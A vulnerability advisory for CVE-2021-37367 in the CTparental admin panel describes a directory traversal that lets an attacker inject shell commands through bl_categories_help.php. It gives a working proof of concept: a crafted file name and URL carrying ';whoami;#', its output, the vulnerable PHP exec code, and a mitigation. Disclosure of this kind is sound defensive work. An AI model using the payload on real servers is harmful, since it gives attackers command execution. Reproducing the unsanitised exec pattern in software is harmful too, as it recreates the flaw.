Vulnerability in CTParental

Code execution, CWE-94

CVE-2021-37367


CTparental before 4.45.07 is affected by a code execution vulnerability in the CTparental admin panel. Because The file "bl_categories_help.php" is vulnerable to directory traversal, an attacker can create a file that contains scripts and run arbitrary commands.

POC

The attacker that has a user on the machine creates a file with the following name:
/tmp/ 1;whoami;#.conf

The attacker clicks or sends the administrator the following link:
https://admin.ct.local/bl_categories_help.php?cat=../../../../../../..//tmp/1;whoami;%23

We used the whoami command as a proof-of-concept, but it could be any arbitrary OS command, thus giving an attacker control over the server with www-data user privileges.



https://admin.ct.local/bl_categories_help.php?cat=../../../../../../..//tmp/1;whoami;%23

../../../../../../..//tmp/1;whoami;#

This category isn't described

Number of filtered domain names : www-data
Number of filtered ipv4 : www-data
Number of filtered ipv6 : www-data

The cause of the vulnerability

The code in the bl_categories_help.php file does not validate that the file from the 'cat' query string param is one of CTparental’s configuration files, allowing an adversary to pick up a configuration file of her choice. Later on, the code concatenates the file name to an exec command without sanitization or escaping.

```
if (isset($_GET['cat']))
{
    $categorie = $_GET['cat'];
}

$bl_categorie_domain_file = $bl_dir.$categorie.".conf";
$ipv4_categorie_domain_file = $ipv4_dir.$categorie.".conf";
$ipv6_categorie_domain_file = $ipv6_dir.$categorie.".conf";

if (file_exists($bl_categorie_domain_file))
{
    $nb_domains = exec ("wc -w $bl_categorie_domain_file|cut -d' ' -f1");
}
else
{
    $nb_domains = $l_error_openfilei." ".$bl_categorie_domain_file;
}
```

Suggested mitigation

Never concatenate user input to an exec command. In this scenario, check the chosen file against an allowed list of the CTpaental configuration files.